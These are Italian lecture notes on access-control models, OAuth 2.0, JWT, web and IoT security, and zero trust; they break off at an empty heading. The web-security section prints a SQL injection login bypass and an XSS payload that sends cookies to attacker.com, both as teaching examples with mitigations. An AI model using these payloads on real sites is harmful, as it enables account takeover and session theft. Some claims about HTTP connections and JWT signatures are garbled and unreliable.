Dominio di protezione Un dominio di protezione è una serie di oggetti e permessi che un utente/processo può eseguire su quegli oggetti. Formalmente un dominio di protezione è definito come segue:

$$\langle \texttt{object}, \{\texttt{access rights}\}\rangle$$

I domini di protezione possono essere implementati per utenti, processi o procedure. Un esempio di dominio di protezione è negli ambienti Unix/Linux dove ogni utente corrisponde ad un dominio di protezione.

6.2.4 `AC` *Models*

Esistono molti modelli di controllo degli accessi, i principali sono però:

- `DAC` (*Discretionary Access Control*) I soggetti possono dare autorizzazione ad altri soggetti (`DISCRETIONARY`)
- `MAC` (*Mandatory Access Control*) Il sistema forza le regole di accesso (`MANDATORY`)

`DAC` I vantaggi in un modello `DAC` consistono principalmente nella flessibilità rispetto ad ogni singolo utente, inoltre la possibilità di delegare l'autorizzazione ad altri utenti rende questo sistema molto discrezionale, infatti il principale svantaggio è la difficoltà di gestire le autorizzazioni in un sistema con molti utenti da parte di un organo centrale, ciò significa che se ad esempio un utente non-it si dimentica di rimuovere un utente da una lista di controllo degli accessi, questo potrebbe avere accesso a risorse che non dovrebbe avere. Inoltre, se un utente è compromesso, allora tutte le risorse a cui ha accesso sono compromesse.

`DAC` **& gruppi** Nelle grandi organizzazioni è molto comune usare i gruppi per gestire le autorizzazioni, in quanto è molto più facile gestire i permessi di un gruppo piuttosto che di un singolo utente.

Attacchi *trojan* Un problema al quale i sistemi `DAC` sono soggetti è l'attacco *trojan*, dove un utente malintenzionato (*bob*) che normalmente non può accedere ad una risorsa (r) creando una risorsa r' a cui può accedere e convincendo *alice*, un utente autorizzato ad accedere alla risorsa originale r, a installare un programma *trojan*, tramite tecniche di *social engineering*, il quale legge il contenuto di r e lo scrive su r', in questo modo *bob* può accedere alle informazioni di r.

`MAC` I vantaggi di un modello `MAC` sono che il sistema forza le regole di accesso, quindi non c'è bisogno di fidarsi degli utenti in quanto questi sono verificati e autorizzati da un organo centrale. Inoltre, se un utente è compromesso, solo le risorse a cui ha accesso sono compromesse, le altre risorse sono al sicuro. Gli svantaggi sono che il sistema è molto rigido e non flessibile, quindi per cambiare le autorizzazioni bisogna passare per un organo centrale, inoltre è molto difficile da implementare in sistemi con molti utenti.

Esempi di *policy* I permessi degli utenti vengono decisi dall'organizzazione che provvede anche a regolare come le risorse devono essere condivise. Ad esempio in un ospedale i dati dei pazienti non possono essere condivisi ed solo i medici che curano il paziente possono accedere ai dati del paziente. Viene introdotta anche una *security label* che indica il livello di sicurezza, il personale che vi può accedere e l'orario di creazione della risorsa.

6.2.5 Sicurezza multi-livello

Le prime necessità nel garantire la sicurezza si sono verificate nel campo militare, dove diversi gradi di utenti possono accedere a diverse risorse, basate sul loro grado. Questo problema è nato ancora prima dell'avvento dei computer. Per garantire l'accesso a diversi livelli di risorse vengono effettuati dei controlli di sicurezza per evitare che utenti non autorizzati possano diffondere informazioni sensibili.

Implementazione

Per categorizzare le informazioni vengono introdotti dei livelli di *sensitivity* in base a quanto quella risorsa è sensibile. Questi livelli vengono poi associati ad ogni risorsa in modo lineare all'importanza della risorsa. Esistono i livelli *Top Secret* $\geq$ *Secret* $\geq$ *Confidential* $\geq$ *Unclassified*. Questi livelli vengono poi associati ad ogni utente in base al loro grado, in modo che un utente con un grado più basso non possa accedere a risorse con un livello di sensibilità più alto.

Associazione dei livelli

Quando si crea una risorsa vi è associato il livello di *sensitivity* e la corrispondente *security label*, ciò avviene in base a criteri definiti in precedenza. Se in un documento sono presenti informazioni di livelli diversi allora il livello di sensibilità del documento sarà il livello più alto tra quelli presenti nel documento.
Esiste inoltre la possibilità che dopo qualche tempo il livello di sensibilità di una risorsa possa cambiare, in questo caso bisogna aggiornare la *security label* della risorsa con il nuovo livello di sensibilità.

Associazione agli utenti Una volta che una risorsa è stata associata ad un livello di sensibilità, bisogna stabilire quali utenti sono autorizzati ad accedere a quella risorsa. Questo viene fatto associando ad ogni utente un livello di autorizzazione, che ha la stessa struttura di un livello di sensibilità. Un utente può accedere ad una risorsa se il suo livello di autorizzazione è maggiore o uguale al livello di sensibilità della risorsa. Formalmente una "*clearance*" C è composta da un livello di sicurezza gerarchico S che indica il grado di affidabilità dell'utente ed un insieme di risorse "*need-to-know*" N che indica le risorse a cui l'utente deve poter accedere. ($C = (S, N)$)

Proprietà

Le proprietà di un sistema multi-livello sono:

- No read Up: Un utente s può leggere una risorsa r se e solo se (Ss, Ns) **domina** (Sr, Nr)

- No write Down: Un utente s può scrivere su una risorsa r se e solo se (Sr, Nr) **domina** (Ss, Ns)

Per **domina** intendiamo che $(S1, N1)$ domina $(S2, N2)$ se $S1 \geq S2$ e $N1 \supseteq N2$.
Anche se può sembrare contro-intuitivo il fatto che un utente con un livello di sensibilità più bassa possa scrivere su una risorsa con un livello di sensibilità più alto, questo è necessario non per garantire l'integrità della risorsa, ma per garantire la confidenzialità delle informazioni.

Pro e contro

I vantaggi di un sistema multi-livello sono che il sistema non è soggetto ad attacchi *trojan* per la proprietà di *no write down*, inoltre è rigido il che permette di tenere la situazione di controllo accessi sotto controllo, d'altra parte per cambiare le autorizzazioni bisogna passare per un organo centrale, inoltre il sistema è soggetto a *information leakage by covert channels*, ovvero il passaggio di informazioni per mezzo di canali che nin sono stati progettati per trasmettere informazioni (eg. si è riuscito ad ottenere informazioni su quello che viene detto in una stanza analizzando il livello di luminosità della lampadina).

6.2.6 Ruolo / Gruppo / Utenti / Soggetti / Permessi / Sessioni - Definizioni

Ruoli e Gruppi

Anche se i concetti di ruolo e gruppo possono sembrare simili, in realtà nella loro applicazione assumono un significato diverso. Formalmente:

> Un *ruolo* è un tipo di lavoro nel contesto di un'organizzazione, con della semantica associata, questa relativa le autorità e le responsibilità conferite al soggetto il quale ricopre quel ruolo. `[ANSI RBAC Standard]`

Dunque i ruoli permettono di gestire i premessi in modo indiretto rispetto agli utenti, si può associare uno o più ruoli ad un utente e poi associare i permessi per eseguire una certa operazione a quel ruolo.
Un gruppo, molto più semplicemente, è un insieme di utenti.
Questo significa che ad un gruppo può essere associato un ruolo, ma ad un gruppo non può essere associato un permesso, questo in quanto i permessi non sono una cosa propria di un gruppo, ma di un ruolo.

Utenti e Soggetti

Spesso utente e soggetto vengono usati come sinonimi, nel nostro caso possiamo usarli come tali definendo: Un utente è una persona fisica o un altro "*active agent*" (programmi, applicazioni, ...) che interagisce con il sistema. Ogni individuo deve essere conosciuto dal sistema come un solo utente (ecco perché l'autenticazione è un prerequisito per il controllo degli accessi)

Associazione Utente-Ruolo (`UA`) Un utente può essere membro di uno o più ruoli. Un ruolo può avere uno o più membri.

Associazione Ruolo-Permesso (`PA`) Un ruolo può avere uno o più permessi. Un permesso può essere associato a uno o più ruoli.

Sessione Un utente può invocare più sessioni, in ogni sessione un utente può invocare un sotto-insieme di ruoli dei quali è membro. Utile per garantire il principio del minimo privilegio.

6.2.7 *Role Based Access Control model* `RBAC`

Il modello `RBAC` è un modello di controllo degli accessi che si basa su degli utenti U, dei ruoli R e dei permessi P, le associazioni utenti-ruoli UA, ruoli-permessi PA. Allora in questo caso esiste una *role hierarchy* ovvero una gerarchia dei ruoli $R \times R \supset RH$ che è un ordine parziale su R con $(R, R') \in RH$ se R è un ruolo padre di R'. Inoltre questo modello prevede anche una funzione *roles* che associa una sessione S ad un sotto-insieme dell'insieme delle parti di R: $operatornameroles : S \to 2^R$, questa funzione serve per "capire" quali ruoli

sono presenti nella sessione corrente. Infine esiste una funzione *permissions* che associa un ruolo R ad un sotto-insieme dell'insieme delle parti di P: permissions : $R \to 2^P$, questa funzione serve per "capire" quali permessi sono associati ad un ruolo. Entrambe queste funzioni sono utili per garantire il principio del minimo privilegio.

Pro e contro

1. Pro:
   (a) Gerarchia dei ruoli semplice da capire
   (b) Facile da gestire
   (c) Facile da dire quali ruoli hanno accesso a quali permessi
2. Contro:
   (a) Difficile da decidere la granularità dei ruoli (Spesso bisogna creare ruoli per modificare/eliminare delle singole informazioni)
   (b) Il significato dei ruoli è confuso (La posizione di un ruolo nella gerarchia non è sempre chiara)

Capitolo 7

Access Control II

7.1 *Attribute Based Access Control* ABAC (XACML)

La differenza tra un RBAC[1] e un ABAC è che il primo si basa su ruoli assegnati ad un utente, mentre il secondo si basa su una serie di attributi della risorsa (come l'utente che la ha creata). Oltre a questo l'ABAC si basa su una serie di regole che definiscono i privilegi di accesso.

Punti di forza I punti di forza dell'ABAC sono:

- **Flessibilità e potenza espressiva**: permette di definire regole molto complesse.
- **Possibilità di combinare diversi pattern di autorizzazione**
- **Possibilità di considerare condizioni di autorizzazione sulla base di attributo dell'ambiente**

Fondamenta di ABAC I sistemi ABAC si basano su tre differenti tipi di attributo:

- **Attributi dell'utente**: come il ruolo, il dipartimento, il manager, il livello di sicurezza, ecc.
- **Attributi della risorsa**: come il proprietario, il dipartimento, il livello di sensibilità, ecc.
- **Attributi dell'ambiente**: come l'indirizzo IP, il tempo, la posizione, ecc.

XACML XACML ovvero *eXtensible Access Control Markup Language* è un linguaggio che punta a definire un modello standard basato su ABAC. Questo linguaggio è stato sviluppato per definire politiche di controllo di accesso, non solo stabilendo una lista di azioni permesse, quindi tutto ciò che non è permesso è proibito, ma anche definendo una serie di regole di negazione di accesso.
Inoltre XACML è estensibile ed codificato in XML e permette di definire regole molto complesse.

7.1.1 Struttura di una *rule*

Una regola di XACML è composta da:

- **Target**: definisce a quali risorse si applica la regola.
- **Condition**: definisce le condizioni che devono essere soddisfatte per applicare la regola.
- **Effect**: definisce l'effetto della regola, ovvero se l'accesso è permesso o negato.

Le regole possono essere valutate a *true*, *false* o *indeterminate* (quando non è possibile determinare il risultato della valutazione).

[1] Vedi sotto sezione 6.2.7 - *Role Based Access Control model* RBAC

7.1.2 Struttura di una *policy*

Una *policy* è una struttura che contiene un insieme di regole. Queste *policy* sono strutturate come un "*policy set*" che contiene un insieme di *policy*, ma possono anche contenere altre *policy set*. Lo scopo di una *policy* è una condizione booleana che se vera allora la richiesta viene valutata da un `PDP` altrimenti viene ignorata. Possono essere definiti inoltre diversi tipi di combinazioni tra le regole, come:

- **First applicable**: valuta le regole in ordine e applica la prima che soddisfa la richiesta.
- **Deny overrides**: valuta le regole in ordine e applica la prima che nega l'accesso.
- **Permit overrides**: valuta le regole in ordine e applica la prima che permette l'accesso.
- **Only one applicable**: valuta le regole in ordine e applica la prima che soddisfa la richiesta, se più di una regola soddisfa la richiesta la richiesta viene negata.

7.1.3 Architettura per il controllo degli accessi




Figura 7.1: Architettura per il controllo degli accessi

Nella figura sopra possiamo vedere l'architettura per il controllo degli accessi con `XACML`. Questa architettura è composta da molte componenti che sono:

`PEP` : *Policy Enforcement Point* è l'entità che protegge la risorsa ed è il componente gli accesi facendo decisioni basate sulle richieste e facendo rispettare le decisioni.

Context Handler : è l'entità canonica che rappresenta di una decisione di accesso e autorizzazione. Viene designato alla conversione delle richieste da forma nativa a forma `XACML` e viceversa.

`PDP` : *Policy Decision Point* è l'entità che riceve e esamina le richieste, ricerca le *policy* applicabili a quella richiesta, valuta le regole e invia la decisione di autorizzazione al `PEP`.

`PAP` : *Policy Administration Point* è l'entità che si occupa della gestione e conservazione delle *policy* e delle regole.

`PIP` : *Policy Information Point* è l'entità che funge da sorgente degli attributi e dei dati necessari per valutare le *policy*.

7.2 OAUTH 2.0

`OAUTH 2.0` è un protocollo di autorizzazione che permette di delegare solo certe autorizzazioni per l'accesso ad una risorsa. Ad esempio se si vuole fornire l'accesso ad una terza applicazione verso una risorsa di un utente, si può utilizzare `OAUTH 2.0` per delegare l'accesso a quella risorsa senza condividere le credenziali dell'utente.

Flow Basico

1. **Autenticazione**: l'utente si autentica presso il *Resource Owner*. (non fa parte di `OAUTH 2.0`)
2. **Consenso Utente**: l'utente autorizza l'applicazione terza ad accedere per suo conto alla risorsa in questione.
3. **Ricezione del Token**: il *Resource Owner* genera un `OAuth Token` che contiene i permessi che l'utente ha concesso all'applicazione terza.
4. **Accesso alla risorsa**: l'applicazione terza utilizza il `OAuth Token` per accedere alla risorsa.

Flow di Autorizzazione

1. Il *client* ridirige il *Resource Owner* all'*endpoint* del *Authorization Server*.
2. Il *Resource Owner* si autentica presso il *Authorization Server*.
3. Il *Resource Owner* autorizza il *client*
4. A questo punto il *Authorization Server* redirige il *Resource Owner* al *client* con un `authorization code`, questo non è il vero `token` per accedere alla risorsa ma è un *token* che permette al *client* di ottenere il `token` vero e proprio.
5. Il *client* invia il `authorization code` al *Authorization Server* per ottenere il `token`, inoltre il *client* deve autenticarsi presso il *Authorization Server*.
6. Il *Authorization Server* invia una `OAuth access token` al *client*.
7. Il *client* utilizza il `OAuth access token` per accedere alla risorsa.

7.2.1 Entità coinvolte

Resourse Owner

Questo è il proprietario della risorsa, generalmente è una persona che delega l'accesso a questa.

Protected Resource

Queste risorse sono protette da parte del *service provider* per conto del proprietario, le condivide solamente su richiesta di quest'ultimo.

***Client*, App**

Questa è l'applicazione che intende accedere alla risorsa, questo agisce come se fosse il proprietario su questa, ma solo dopo l'autorizzazione di quest'ultimo.

Authorization Server

Questo *server* è il responsabile per l'autenticazione dell'utente e per l'autenticazione delle risorse. È anche il responsabile per la gestione delle autorizzazioni ed genera un *token* nel caso di autenticazione affermativa.

OAuth token

Questo *token* rappresenta le autorizzazioni delegate, come anticipato è generato dal'*Authorization Server* ed è usato dal *Client*

7.2.2 Note

Il protocollo è generalmente definito solo per `HTTP`, quindi per una comunicazione sicura viene usato `TLS`. `OAuth 2.0` non è un protocollo di autenticazione, ma dipende da questo in vari punti, questo non nega il fatto che i protocolli di autenticazione come *OpenID Connect* si basino su `OAuth`.

Autenticazione con `OpenID Connect`

In quanto usare `OAuth 2.0` per il processo di autenticazione non è appropriato, in quanto l'utente deve essere presente solo al primo accesso, viene introdotto `OpenID Connect`

7.3 `JWT` - *JSON Web Token*

`JWT` ovvero *JSON Web Token* è uno standard aperto che definisce un modo compatto e autonomo per trasmettere informazioni tra due parti. Questo standard è usabile di fatto anche per `OAuth 2.0`, in quanto permette di trasmettere informazioni tra due parti in modo sicuro e firmato.

Struttura Un `JWT` è composto da tre parti separate da un punto:

- **Header**: contiene il tipo di token e l'algoritmo di firma.
- **Payload**: contiene le informazioni che si vogliono trasmettere come ad esempio l'identità dell'utente.
- **Signature**: contiene la firma del token, questa viene generata utilizzando l'header, il payload e una chiave segreta. Questa firma permette di verificare l'integrità del token, ma non permette di verificare la confidenzialità e l'autenticità.

La concatenazione di queste tre parti forma il *token* `JWT`.

Punti di forza In quanto `JSON` è molto meno verboso di `XML` quando codificato è anche molto più leggero, il che lo rende ideale per essere trasportato in `HTTP` e `HTML`. Allo stesso modo `SAML` e `JWT` possono essere usati come coppia di chiave pubblica/privata nella forma di un certificato `X.509` per firmare e verificare i token.

Capitolo 8

Web and IoT Security & The Zero Trust Model

8.1 Web Security

8.1.1 Introduzione

Il modello *client/server*

Il modello *client/server* è il modello di comunicazione più diffuso quando si parla di web. Il *server* rappresenta l'astrazione delle risorse di un computer, mentre i *client* che non si curano di come il *server* gestisca la **richiesta** a patto che quest'ultimo invii una **risposta**. L'unica cosa che il *client* necessita di sapere è il **protocollo** di comunicazione, ovvero il contenuto e il formato della richiesta e della risposta per il servizio richiesto.
Come anticipato il *server* e il *client* si scambiano dei messaggi, questi nella modalità **richiesta-risposta** ovvero il *client* inizializza la comunicazione inviando una richiesta al *server* che è sempre in ascolto e risponde con una risposta. Per lavorare bene entrambe le parti devono concordare su un linguaggio comune e devono seguire delle regole, ovvero un **protocollo**.

Il protocollo `HTTP` Il protocollo `HTTP` (*HyperText Transfer Protocol*) è un protocollo "*stateless*" che non conserva informazioni sullo stato della comunicazione, ed lavora al livello applicazione. Questo è alla base del `WWW` sin dal 1990 ed ha delle caratteristiche fondamentali:

Connectionless Quando un *client* esegue una richiesta questa viene aperta una connessione con il *server*, la richiesta viene processata e la connessione viene chiusa. Quando il *server* invia la risposta viene aperta una nuova connessione e così via.

Media Independent Il protocollo `HTTP` non è legato ad un particolare tipo di media, ovvero può inviare qualsiasi tipo di dato.

Stateless Come anticipato il protocollo `HTTP` non mantiene informazioni sullo stato della comunicazione, ovvero non mantiene informazioni sulle richieste precedenti. Quindi quando un *client* esegue una richiesta il *server* non sa nulla delle richieste precedenti.

Rendere sicure le applicazioni web

Creare una applicazione web è semplice, ma creare una applicazione web sicura è difficile e noioso. In quanto il web si basa su un modello multi-livello i problemi di sicurezza possono essere presenti ad ogni livello. Di una applicazione devono essere infatti messi in sicurezza: il *database*, il *server*, la applicazione in se ed infine la rete. Questo deve essere fatto in quanto bisogna considerare molti tipi diversi di attacchi come ad esempio: un *malware attacker* che risiede nel computer dell'utente, un *network attacker* che agisce sulla rete o un *web attacker* che agisce direttamente sui *server* (sia web che *database*).

Minacce delle applicazioni web

Come già anticipato le applicazioni web sono soggette a molte minacce possiamo classificarle per il livello e per il luogo dove avvengono.

- ***Application-Layer***
  - `SQL` *Injection*
  - *Cross-Site Scripting* (`XSS`)
  - *Cross-Site Request Forgery* (`CSRF`)
  - *Broken Authentication*
  - *Unvalidated input*
- ***Server-Layer***
  - *Denial of Service* (`DoS`)
  - `OS` *Exploits*
- ***Network-Layer***
  - *Packet Sniffing*
  - *Man-in-the-Middle* (`MitM`)
  - *DNS Spoofing*
- ***User-Layer***
  - *Phishing*
  - *Key-Logging*
  - *Malware*

Noi ci concentreremo sulle minacce *Application-Layer* ed inoltre sugli attacchi di *Phishing*.

Requisiti di una web-app Solitamente una applicazione web deve soddisfare i seguenti requisiti:

Authentication Vuoi sapere con chi stai parlando.

***Authorization* (*Access Control*)** L'utente può avere accesso solo a quelle risorse alle quali ha diritto.

Confidentiality I dati devono essere protetti e mantenuti segreti.

Integrity I dati non devono essere modificati nel trasporto.

Non-Repudiation L'utente non può negare di aver eseguito una azione.

Definizione di sicurezza per una web-app la *Web Application security* è un insieme di informazioni di sicurezza che gestisce specificamente la sicurezza di siti web, di applicazioni web e di servizi web. Ad alto livello la sicurezza delle applicazioni web si basa sul principio di **sicurezza delle applicazioni** ma si applica specificamente alle applicazioni web.
La **Sicurezza delle applicazioni** è un insieme di misure implementate da una applicazione per trovare, correggere e prevenire vurnerabilità per la sicurezza.

8.1.2 *Injection Attacks*

`SQL` *injection*

L'`SQL` *injection* è un attacco che sfrutta le vulnerabilità di un'applicazione web che non controlla correttamente i dati inseriti dall'utente.

PoC - Proof of Concept Supponiamo di avere un'applicazione web che permette di eseguire il login tramite username e password, la query `SQL` che viene eseguita è la seguente:

```
SELECT * FROM users WHERE username = '$username' AND password = '$password';
```

Se l'utente inserisce come username `admin` e come password `admin` la query diventa:

```
SELECT * FROM users WHERE username = 'admin' AND password = 'admin';
```

Il che è il funzionamento che ci aspettiamo. Supponiamo ora che un utente che non conosce la password dell'utente `admin` inserisca come nome utente `admin';--` e come password `qualunquecosa`. La query diventa:

```
SELECT * FROM users WHERE username = 'admin';--' AND password = 'qualunquecosa';
```

In quanto il `--` è un commento in `SQL` la query diventa:

```
SELECT * FROM users WHERE username = 'admin';
```

Quindi l'utente malintenzionato è riuscito ad accedere come `admin` senza conoscere la password.

Obbiettivi Gli obbiettivi di chi tenta di eseguire un attacco di `SQL` *injection* possono essere molteplici, a partire dell'ottenimento di dati sensibili fino ad arrivare all'eliminazione di interi *dataset*.

Mitigazioni Per mitigare gli attacchi di `SQL` *injection* è necessario fare un **input sanitization** ovvero controllare e pulire i dati inseriti dall'utente andando a fare l'*escaping* dei caratteri speciali che potrebbero essere inseriti. Inoltre è possibile utilizzare **prepared statements** ovvero query precompilate che vengono eseguite in modo sicuro. Inoltre dovrebbe essere applicato il principio di **Least Privilege** ovvero bisogna dare l'accesso minimo necessario all'applicazione per funzionare senza fornire permessi inutili e/o accesso con permessi di amministratore ad una applicazione.

8.1.3 *Cross-Site Scripting* (`XSS`)

Il *Cross-Site Scripting* (`XSS`) è un attacco che permette ad un attaccante di eseguire codice `JavaScript` all'interno di una applicazione web. Questo attacco è possibile quando un'applicazione web permette di inserire codice `JS` all'interno di un campo di input e questo codice viene poi eseguito da un altro utente.

PoC - Proof of Concept Supponiamo di avere un'applicazione web che permette di inserire un commento all'interno di un post, se un utente inserisce come commento il seguente codice:

```
<script>window.open('http://attacker.com?cookie=' + document.cookie)</script>
```

Allora l'url che si genera è il seguente:

```
http://applicazione.com/post?comment=<script>window.open('http://attacker.com?cookie=' +
    document.cookie)</script>
```

Se il sito `applicazione.com` è vulnerabile all'attacco di `XSS` allora il codice `JS` viene eseguito e l'attaccante riceve i *cookie* della vittima. Nei *cookie* potrebbero essere presenti informazioni sensibili come ad esempio `JWT` o *session token*.[1]

Funzionamento in 3 step

- L'attaccante invia un messaggio alla vittima contenente un url vulnerabile al quale sono stati aggiunti dei parametri che eseguono codice `JS`.
- La vittima clicca sul link e se il sito è vulnerabile il codice `JS` viene eseguito, questo codice potrebbe inviare i *cookie* della vittima ad un server controllato dall'attaccante.
- L'attaccante riceve i *cookie* della vittima e può impersonarla.

[1] Ne abbiamo discusso nel capitolo 7 - Access Control II

Mitigazioni Per mitigare gli attacchi di `XSS` è necessario filtrare tutti i parametri che vengono passati tramite `HTTP GET` o `POST` e fare l'*escaping* dei caratteri speciali. La miglior soluzione è comunque quella di definire dei caratteri ammessi tramite `RegEx` e filtrare i parametri in base a questi ritornando un errore se il parametro non è valido.

8.1.4 *Access Control Violation*

Preambolo - perchè l'`AC` è importante delle web-app

L'*Access Control* (`AC`)[2] è un aspetto fondamentale per la sicurezza delle applicazioni in generale, ma è particolarmente importante per le applicazioni web. Senza un `AC` valido possono verificarsi eventi di *data breach* ovvero la perdita di dati sensibili. Vedi ad esempio il caso di *Equifax* nel 2017 dove sono stati rubati i dati di 147 milioni di utenti come: patenti di guida, numeri di previdenza sociale, date di nascita e indirizzi, foto e molto altro.

Broken Access Control

Gli `AC` in generale devono seguire sempre il principio di "*least privilege*" in questo modo anche se le credenziali di un utente vengono compromesse solo le informazioni a lui legate lo sono, nel caso di *equifax* se fosse stato applicato il principio di *least privilege* il danno sarebbe stato molto minore in quanto solo le informazioni legate a quel utente sarebbero state compromesse, e non l'intero *database* di una compagnia da 147 milioni di utenti.

8.2 IoT Security

8.2.1 Il modello *publish/subscribe*

Dato che il modello *client/server* prevede un *client* inizializzi la comunicazione, rendendo questo un modello del tipo `pull` per i dispositivi `IoT` che spesso hanno poche risorse e quindi non possono inizializzare la comunicazione. Per questo motivo si è sviluppato il modello *publish/subscribe* che permette ai dispositivi di pubblicare i dati raccolti ed ai *server* di sottoscriversi a questi dati. Questo modello basato sul principio *many-to-many* permette di avere una comunicazione `push` e non `pull` come nel modello *client/server*. Inoltre sia lo **spazio** che il **tempo** sono *de-coupled* ovvero non è più necessario che tutti le parti conoscano tutti i messaggi, solo le parti interessate ricevono i messaggi (*space decoupling*), inoltre non è necessario che una parte partecipi attivamente allo stesso tempo in quanto i messaggi sono inviati tramite una terza parte (*time decoupling*). Come ulteriore aggiunta il modello *publish/subscribe* permette di avere sia una comunicazione basata sul `push` che sul `pull`.

Pattern di comunicazione

Per funzionare il modello sfrutta tre entità:

Publisher Colui che pubblica i dati sotto forma di eventi

Subscriber Colui che si sottoscrive agli eventi

Event Notification System `ENS` Il sistema che gestisce la comunicazione tra *Publisher* e *Subscriber*

Gli **eventi** rappresentano un informazione strutturata che segue un *event schema* definito a priori ed statico. Nello schema sono definiti un insieme di attributi ognuno di quali costituito da un nome e da un tipo di dato.

[2] Come discusso nel capitolo 6 - Access Control I

Sottoscrizioni

Le sottoscrizioni sono il meccanismo tramite il quale un particolare *subscriber* notifica al `ENS` l'interesse verso un particolare evento. Le sottoscrizioni sono delle costanti espresse sul *event schema*. Una volta registrata il `ENS` notificherà un evento e al *subscriber* x se e solo se i valori definiti nell'evento e sono compatibili con i valori definiti in una delle sottoscrizioni s di x.
Le sottoscrizioni possono essere di vario tipo: *Topic-based*, *Content-based*, ...

Sottoscrizioni *Topic-based* Le sottoscrizioni *Topic-based* si basano sul *topic* dell'evento. È vero che sui *server* spesso le informazioni non sono strutturate ma ad ogni evento viene associato un "*tag*" corrispondente all'identificatore del *topic* nel quale è stato pubblicato. Un *subscriber* può rilasciare una sottoscrizione su uno o più *topic* specifici e riceverà solo gli eventi pubblicati su quei *topic*.

Sottoscrizioni *Hierarchy-based* Le sottoscrizioni *Hierarchy-based* sono simili alle *Topic-based* ma a differenza di queste ultime i *topic* sono organizzati seguendo una struttura gerarchica e nel momento in cui un *subscriber* si sottoscrive ad un *topic* riceverà tutti gli eventi pubblicati su quel *topic* e su tutti i *sotto-topic* figli di quel *topic*.[3]

8.2.2 `MQTT`

`MQTT` (*Message Queue Telemetry Transport*) è un protocollo di messaggistica leggero e scalabile che si basa sul modello *publish/subscribe*. Questo protocollo è stato progettato per essere utilizzato in ambienti con limitate risorse o reti a piccola-banda/alta latenza come ad esempio le reti `IoT`. `MQTT` è un protocollo *stateless* che minimizza l'uso della banda e richiede pochissime risorse lato *hardware* e *software*.

Funzionamento

- Il **publisher** pubblica un messaggio su uno o più *topic* all'interno del *broker*.
- Il **subscriber** si sottoscrive ad uno o più *topic* all'interno del *broker* e riceve tutti i messaggi inviati dal *publisher* su quel *topic*.
- Il **broker** è il server che gestisce la comunicazione tra *publisher* e *subscriber*.
- Il **topic** consiste in uno o più livelli di gerarchia separati da uno *slash* (`/`).

Sicurezza ? `MQTT` è un protocollo molto leggero e scalabile ma non è molto sicuro, da specifiche è possibile passare un *username* ed una *password* all'interno di un pacchetto `MQTT` e la comunicazione può essere cifrata tramite `TLS`, ma questa deve essere gestita indipendentemente da questa. Inoltre `MQTT` per rimanere leggero non implementa della sicurezza a livello di *broker* e quindi è necessario implementare delle misure di sicurezza aggiuntive.

`MQTT` e credenziali `MQTT` permette di passare le credenziali all'interno del pacchetto `MQTT` ma queste sono in chiaro e quindi possono essere intercettate da una qualsiasi persona all'interno della rete. Inoltre il pacchetto di risposta contiene direttamente se le credenziali sono corrette o meno e quindi un attaccante può facilmente ottenere le credenziali di un utente.

8.3 Il modello *Zero Trust*

Il modello *zero trust* prevede che nessuna entità all'interno di una rete debba essere considerata attendibile e che ogni entità debba essere verificata prima di poter accedere ad una risorsa. Il modello prevede che ogni sistema aziendale sia considerato una risorsa, e quindi a rischio, inoltre ogni comunicazione deve essere

[3] I *sotto-topic* sono a loro volta dei *topic* veri e propri, a meno del livello di gerarchia questi sono identici ai *topic* principali e quindi ci si può sottoscrivere anche a questi come se fossero *topic* principali.

effettuata in maniera sicura indipendentemente dalla rete. Inoltre gli accessi alle risorse individuali è garantito solo per-connessione, ovvero per ogni connessione l'utente deve autenticarsi con una autenticazione dinamica e stretta. Le policy per le quali un utente può accedere sono determinate da proprietà sia dell'utente che in base a proprietà di ambiente.

8.3.1 I 6 pilastri del modello *zero trust*

Il modello *zero trust* fondato sull'identificazione delle risorse, degli utenti e dei *workflow* prevede l'identificazione di un *workflow* candidato e basandosi su *assets* e *user* coinvolti sviluppa una serie di *access policy* per quel *workflow*. Inoltre monitora e sviluppa le *policies*.

Pilastro 1 - *Users*

Il primo pilastro del modello *zero trust* è l'identificazione e la continua autenticazione degli utenti, sia che questi siano fidati che meno.
Questo pilastro comprende l'uso di tecnologie quali l'identità, la gestione degli accessi e l'autenticazione multi-fattore[4]. Infine è necessario che le informazioni e interazioni degli utenti siano protette e monitorate, per questo sono importanti tecnologie come `TLS`[5] e `SSL`.

Pilastro 2 - *Devices*

Il secondo pilastro sono i dispositivi, è importante monitorate in tempo reale la sicurezza di questi. In particolare un "registro di device" per tenere traccia di tutti i dispositivi connessi alla rete e/o dei quali ci si fida. Esistono soluzioni se una policy del tipo "*bring your device*" ovvero permettere ai dipendenti di portare i propri dispositivi personali in azienda, in questo caso è necessario che i dispositivi siano monitorati e che siano conformi alle policy aziendali, questo magari grazie a soluzioni di *Mobile Device Manager*.

Pilastro 3 - *Network*

Nel modello *zero trust* l'infrastruttura tradizionale che prevede un *firewall* ed un perimetro non è più sufficiente. In quanto chi risiede all'interno del perimetro del *firewall* si muove molto più vicino ai dati allora è necessario che questi siano micro-segmentati per aumentare la protezione ed il controllo. Inoltre è di criticale importanza un controllo gerarchico e basato su privilegi dell'accesso alla rete, inoltre i flussi interni ed esterni devono essere monitorati e controllati. Bisogna prevenire "movimenti laterali" ovvero il movimento di un attaccante all'interno della rete. Infine le decisioni di accesso alla rete non devono essere prese staticamente ma dinamicamente in base a variabili come il contesto, la situazione e al traffico.

Pilastro 4 - *Applications*

Anche l'*application layer* costituito da micro-servizi e macchine virtuali deve essere centralizzato e protetto. Bisogna essere in grado di identificare e controllare le tecnologie usate nello *stack* in modo da poter prendere decisioni più accurate e sicure.
L'autenticazione a più fattori in questo pilastro è fondamentale, questa accoppiata ad un controllo di accesso basato su *policy* appropriate ed efficaci permette di proteggere le applicazioni e i dati.

Pilastro 5 - *Automation*

